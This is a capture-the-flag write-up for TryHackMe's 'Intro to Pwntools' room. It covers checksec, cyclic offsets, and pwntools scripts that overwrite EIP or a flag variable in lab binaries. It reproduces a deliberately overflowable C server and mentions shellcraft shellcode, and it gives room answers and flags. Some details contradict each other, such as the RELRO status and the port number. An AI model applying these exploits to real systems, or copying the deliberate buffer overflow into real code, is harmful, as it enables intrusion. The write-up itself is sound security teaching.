THM - Intro To Pwntools
Task 1: Introduction
TryHackMe’s “Intro to Pwntools” room introduces binary exploitation fundamentals using three ELF binaries: intro2pwn1, intro2pwn2, and intro2pwn3. This writeup covers analyzing protections via checksec, triggering buffer overflows, and progressing through pwn challenges on a vulnerable Linux VM. Key concepts include RELRO, stack canaries, NX, PIE, RWX segments, and pwntools scripting for automation.
Task 2: Checksec
1. Does Intro2pwn1 have FULL RELRO (Y or N)?
Process
check with checksec intro2pwn1

result shows RELRO: Full RELRO which mean Yes.
[!NOTE]
Checking RELRO
Use the
checksectool on the binary (e.g.,checksec intro2pwn1). It outputs protections like “RELRO: Full RELRO”, “Partial RELRO”, or “No RELRO”. For Intro2pwn1, results show Partial RELRO, while intro2pwn2 also has Partial.
[!NOTE]
What is RELRO
RELRO (Relocation Read-Only) protects the Global Offset Table (GOT) from overwrites in binary exploits. Partial RELRO marks non-PLT GOT entries read-only (default GCC); Full RELRO makes the entire GOT read-only but slows startup by pre-resolving all symbols.
2. Does Intro2pwn1 have RWX segments (Y or N)?
Process
check with checksec intro2pwn1
On the result there is no RWX showed which mean No.
[!NOTE]
What Are RWX
RWX segments are memory regions with read (R), write (W), and execute (X) permissions, making them vulnerable to exploits like shellcode injection. Modern protections like NX enforce W^X (writable XOR executable), preventing both on the same segment; RWX violates this for easier attacks.
3. Does Intro2pwn2 have a stack canary (Y or N)?
Process
check with checksec intro2pwn2
 The result shows
 Stack: No canary found , so answer is No.
[!NOTE]
What is a Stack Canary
A stack canary (or guard) is a random value placed on the stack between local variables and the return address to detect buffer overflows. Before function return, the program verifies the canary; if altered, it terminates (“stack smashing detected”) to block control-flow hijacking
4. Does Intro2pwn2 not have PIE (Y or N)?
Process
check with checksec intro2pwn2
on the output PIE: No PIE(0x8048000) so its a Yes.
[!NOTE]
What is PIE
PIE (Position Independent Executable) randomizes the binary’s base address on each run (ASLR for code/data), complicating exploits relying on fixed addresses like ret2libc. Without PIE, attackers predict locations easily.
5. Cause a buffer overflow on intro2pwn1 by inputting a long string such as AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA. What was detected?
Process
- SSH to the TryHackMe machine (e.g.,
ssh user@machine-ip). - Run
./intro2pwn1. - At “Enter your name: “, type
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA(exceeds ~24-byte buffer). - Program greets with the input, then crashes.
- What was detected: “stack smashing detected” (** stack smashing detected **: terminated) due to canary mismatch.

6. Now cause a buffer overflow on intro2pwn2. What error do you get?
Process
same as before.

Task 3: Cyclic
1. Which user owns both the flag.txt and intro2pwn3 file?
Process
ls -l lists directory contents in long/detailed format on Linux/Unix systems, so lets use this to see file details on this directory.

[!NOTE] Each line shows: file type/permissions (e.g.,
-rw-r--r--), hard links count, owner, group, size (bytes), modification timestamp, and filename. First character indicates type (-file,ddirectory,lsymlink).
as you can see the flag file and intro2pwn3 are owned by the same user. so the answer is dizmas .
2. Use checksec on intro2pwn3. What bird-themed protection is missing?
[!NOTE]
What “Bird-Themed” Means
“Stack canary” refers to miners using canaries (birds) in coal mines as early warning detectors for toxic gases the bird dies first, alerting workers. Similarly, the stack canary is a random “sentinel” value placed on the stack between local buffers and the return address.
Process
By using checksec -

from the result Canary (stack canary) protection is missing on intro2pwn3.
[!NOTE]
What Canary Protection Does
A stack canary is a secret random value placed between function buffers and return address. On return, the program verifies it; corruption triggers “** stack smashing detected **” termination, blocking control-flow hijacks. intro2pwn3 lacks this, making ROP/ret2libc easier.
3. What ascii letter sequence is 0x4a4a4a4a (pwndbg should tell you).
[!NOTE]
what is Pwndbg
Pwndbg is a GDB plugin that enhances debugging for exploit development and reverse engineering. It automates GDB’s tedious aspects with exploit-focused features: enhanced disassembly using Capstone/Unicorn engines, automatic register/stack/backtrace/disassembly context on every stop, color-coded memory views, ROP gadget finder (
rop), leak detection (leakfind), and telescope for recursive pointer dereferencing.
Process
As the instruction says run gdb intro2pwn3 to fire up gdb. To run a program in gdb, type r. You will see the program function normally. If you want to add an input from a text file, you use the “<” key, as such: r < alphabet this cause a segmentation fault, and you may observe that there is an invalid address at 0x4a4a4a4a. If you scroll up, you can see the values at each register. For eip, it has been overwritten with 0x4a4a4a4a.

scroll up or down you’ll find the answer.
4. What is the output of “cyclic 12”?
Process
Just run the cyclic 12 you’ll have the output

[!NOTE]
pwndbg> cyclic 12generates a 12-byte unique cyclic pattern like “aaaabaaacaaa” for buffer overflow offset calculation
5. What pattern, in hex, was the eip overflowed with?
Process
Generate 200-byte cyclic pattern using cyclic 200 > pattern.txt on the terminal. verify the created pattern with ls or ls -ls.

loaded binary with gdb -q ./intro2pwn3 now we have to run with pattern input

pattern 0x6161616a.
6. What is the flag?
Process
From the task instruction we got a exploit. Which is:
from pwn import *
padding = cyclic(cyclic_find('jaaa'))
eip = p32(0xdeadbeef)
payload = padding + eip
print(payload)
before run this lets find the location of the print_flag() function. To find the print_flag() funtion, type this command into gdb print& print_flag

now edit the exploit file and replace the 0xdeadbeef with 0x08048536.
And now lets run python pwn_cyclic.py > attack this will create a file named attack . Lets input the attack file into the intro2pwn3 binary in the command line ./intro2pwn3 < attack .

and we get the flag.
[!NOTE]
What Happens
The payload consists of precise padding (
cyclic(cyclic_find('jaaa'))) that fills the stack buffer exactly up to but not past the EIP register (32-bit architecture). Thep32(0x08048536)then overwrites EIP with the target address in little-endian format (\x36\x85\x04\x08). Whenintro2pwn3executes the vulnerable input function (likely usinggets()), the stack overflow redirects program control flow.
Task 4: Networking
1. What port is serving our challenge?
Process
Just read the .txt file

2. Please use checksec on serve_test. Is there a stack canary? (Y or N)
Process
Using checksec on serve_test

on the output it says Stack: Canary found. Which means Yes.
3. What is the flag?
Exploit :
//Networking C code from:
// https://www.geeksforgeeks.org/tcp-server-client-implementation-in-c/

#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#define MAX 32
#define PORT 1336
#define SA struct sockaddr

// function which handles input and output over the socket
void target_function(int sockfd)
{
    struct {
    	char buff[MAX];
    	volatile int printflag;
    } targets;


    for (;;) {
        bzero(targets.buff, MAX);

	write(sockfd, "Give me deadbeef: ", 18);

        targets.printflag = 0;
        read(sockfd, targets.buff, 100);

        printf("From client: %s\t ", targets.buff);
        bzero(targets.buff, MAX);


        if (targets.printflag == 0xdeadbeef) {
            write(sockfd, "Thank you!\nflag{*****************}", 34);
            break;
	}
	else if (targets.printflag != 0) {
	    write(sockfd, "Buffer Overflow, but not with 0xdeadbeef", 40);
            break;
        }
    }
}


int main()
{
    int sockfd, connfd, len;
    struct sockaddr_in servaddr, cli;


    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd == -1) {
        printf("socket creation failed...\n");
        exit(0);
    }
    else
        printf("Socket successfully created..\n");
    bzero(&servaddr, sizeof(servaddr));

    // assign IP, PORT
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servaddr.sin_port = htons(PORT);

    // Binding newly created socket to given IP and verification
    if ((bind(sockfd, (SA*)&servaddr, sizeof(servaddr))) != 0) {
        printf("socket bind failed...\n");
        exit(0);
    }
    else
        printf("Socket successfully binded..\n");

    // Now server is ready to listen and verification
    if ((listen(sockfd, 5)) != 0) {
        printf("Listen failed...\n");
        exit(0);
    }
    else
        printf("Server listening..\n");
    len = sizeof(cli);

    // Accept the data packet from client and verification
    connfd = accept(sockfd, (SA*)&cli, &len);
    if (connfd < 0) {
        printf("server acccept failed...\n");
        exit(0);
    }
    else
        printf("server acccept the client...\n");

    // target function handles input and output
    target_function(connfd);

    // After chatting close the socket
    close(sockfd);
}
[!NOTE] This C code creates a TCP server on port 1336 with a deliberate buffer overflow vulnerability. The
target_function()reads 100 bytes into a 32-byte buffer next toprintflag, allowing overflow to control it. Send exactly 36 bytes: 32 bytes padding +0xdeadbeef(little-endian\xef\xbe\xad\xde) to makeprintflag == 0xdeadbeefand receive the flag.Process
We will need to write a script to connect to the port, receive the data, and send our payload. To connect to a port in Pwntools, use the
remote()function in the format of:remote (IP, port).
Exploit:
from pwn import *

connect = remote('127.0.0.1', 1337)

print(connect.recvn(18))

payload = b"A" * 32 # Make sure this is bytes
payload += p32(0xdeadbeef) # p32 returns bytes too

connect.send(payload)

print(connect.recvn(34)) # Read response after payload
Lets run this against your server at 1336 ,

then open another tab login and run the exploit that we made and named script.py

we got the flag.
***Task 5: Shellcraft
1. What does ASLR stand for?
Process
Address Space Layout Randomization
[!NOTE] Address Space Layout Randomization (ASLR) randomly positions key memory regions (stack, heap, libraries, executable base) each time a program runs.
Purpose of ASLR
Prevents buffer overflow exploits that rely on predictable memory addresses. Without ASLR, attackers know exactly where
print_flag()lives (like0x08048536). With ASLR, that address changes every execution, breaking yourp32(0x08048536)payload.
Impact on Your Exploit
2. Who owns intro2pwnFinal?
Process
Use basic command ls -la to see file details on the current directory.

output shows root owns intro2pwnFinal.
3. Use checksec on intro2pwn final. Is NX enabled? (Y or N)
Process
Use checksec on the file

output shows NS: NX unknown - GNU_STACK missing so the answer is No.
4. Please use the cyclic tool and gdb to find the eip. What letter sequence fills the eip?
Process
TL;DR

5. Run your exploit with the breakpoint outside of gdb (./intro2pwnFinal < output_file). What does it say when you hit the breakpoint?
Process
run exploit you’ll get Trace/breakpoint trap
6. Run the command “shellcraft i386.linux.sh -f a”, which will print our shellcode in assembly format. The first line will tell you that it is running a function from the Unix standard library, with the parameters of “(path=’/bin///sh’, argv=[‘sh’], envp=0).” What function is it using?
Process
TL;DR
execve
7. Run whoami once you have the shell. Who are you?
Process
TL;DR
root
8. What is the flag?
Process
TL;DR
flag{pwn!ng_!$_fr33d0m}